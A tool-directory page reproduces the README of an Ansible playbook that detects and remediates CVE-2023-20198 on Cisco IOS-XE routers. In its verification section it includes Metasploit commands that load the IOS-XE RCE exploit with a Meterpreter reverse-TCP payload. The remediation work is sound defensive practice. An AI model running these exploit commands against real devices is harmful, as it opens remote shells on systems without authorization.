
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2023-20198-Fix — Check for and remediate conditions that make an IOS-XE device vulnerable to CVE-2023-20198 | Kitploit

Tools/GitHubGitHub/netbell/cve-2023-20198-fix
Vulnerability ScannersExploitationConfiguration AuditingNetwork SecurityDevSecOpsIncident Response
GitHubnetbell/cve-2023-20198-fix

CVE-2023-20198-Fix

Check for and remediate conditions that make an IOS-XE device vulnerable to CVE-2023-20198

View Repository
342 years agoNot yet reviewed
Share

CVE-2023-20198-Fix

This repository contains an Ansible playbook for remediating the CVE-2023-20198 vulnerability found in certain Cisco devices.

It does the following:

  1. Checks if the web service is running on the router by checking for the associated commands in the running config
  2. Disables the web service if running
  3. Saves the configuration if changed
  4. Checks the logs for signs of previous exploitation

Directory Structure:

CVE-2023-20198-Fix/
│
├── ansible.cfg            # Ansible configuration file
├── group_vars/            # Directory for variables specific to groups of hosts
│   └── iosxe_devices.yml  # Variable definitions for IOS-XE devices
├── inventory.yml          # Inventory of hosts, including devices to target
└── remediate.yml          # Playbook for remediating CVE-2023-20198

Getting Started

Prerequisites

Ensure you have Ansible installed on your control machine. This playbook was written for Ansible 2.9 or newer.

Setup

Configure Ansible: Edit ansible.cfg to match your environment settings.

Inventory:

Update inventory.yml with the host details of your IOS-XE devices.

Variables:

Define any necessary variables in group_vars/iosxe_devices.yml. This should include any common settings for your IOS-XE devices, such as connection settings and credentials.

Adding Hosts to Inventory

To add a new IOS-XE device to the inventory, edit the inventory.yml file and append the new host under the appropriate group:

iosxe_devices:
  hosts:
    vulnerable_router01:
      ansible_host: 192.168.1.3
      # ... other necessary variables

Replace new_router01 with your device's hostname and the ansible_* variables with the actual values for your device.

Updating Group Variables

If you need to update credentials or other settings for the group of IOS-XE devices, edit the group_vars/iosxe_devices.yml file:

---
ansible_network_os: ios
ansible_connection: network_cli
ansible_user: admin
ansible_password: admin_password            # Lab use only, store credentials responsibly!
ansible_become_method: enable
ansible_become_password: admin_password     # Lab use only, store credentials responsibly!
# ... other variables

Running the Playbook

To execute the playbook, use the following command:

ansible-playbook remediate.yml -i inventory.yml


Metasploit verification

MSF6 Commands

use exploit/linux/misc/cisco_ios_xe_rce
set RHOST 192.168.10.242     # Your target IP
set target 1
set payload cmd/unix/python/meterpreter/reverse_tcp
check
exploit

Pre Remediation check

Before

Playbook Run

run

Post Remediation check

Before

Testing

Always test your changes in a controlled environment before running the playbook in production.

Security

Store sensitive data such as passwords and secret keys using Ansible Vault. Do not store plaintext credentials in your inventory or group_vars files.

For additional security measures and best practices, consult Ansible's official documentation.

Please replace all placeholder values with actual data that corresponds to your environment. This README assumes a basic familiarity with Ansible concepts such as inventory, variables, and running playbooks.


Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    867
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    544
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    385
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    302
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    279

Explore all tools

Browse our collection of tools

View all tools →




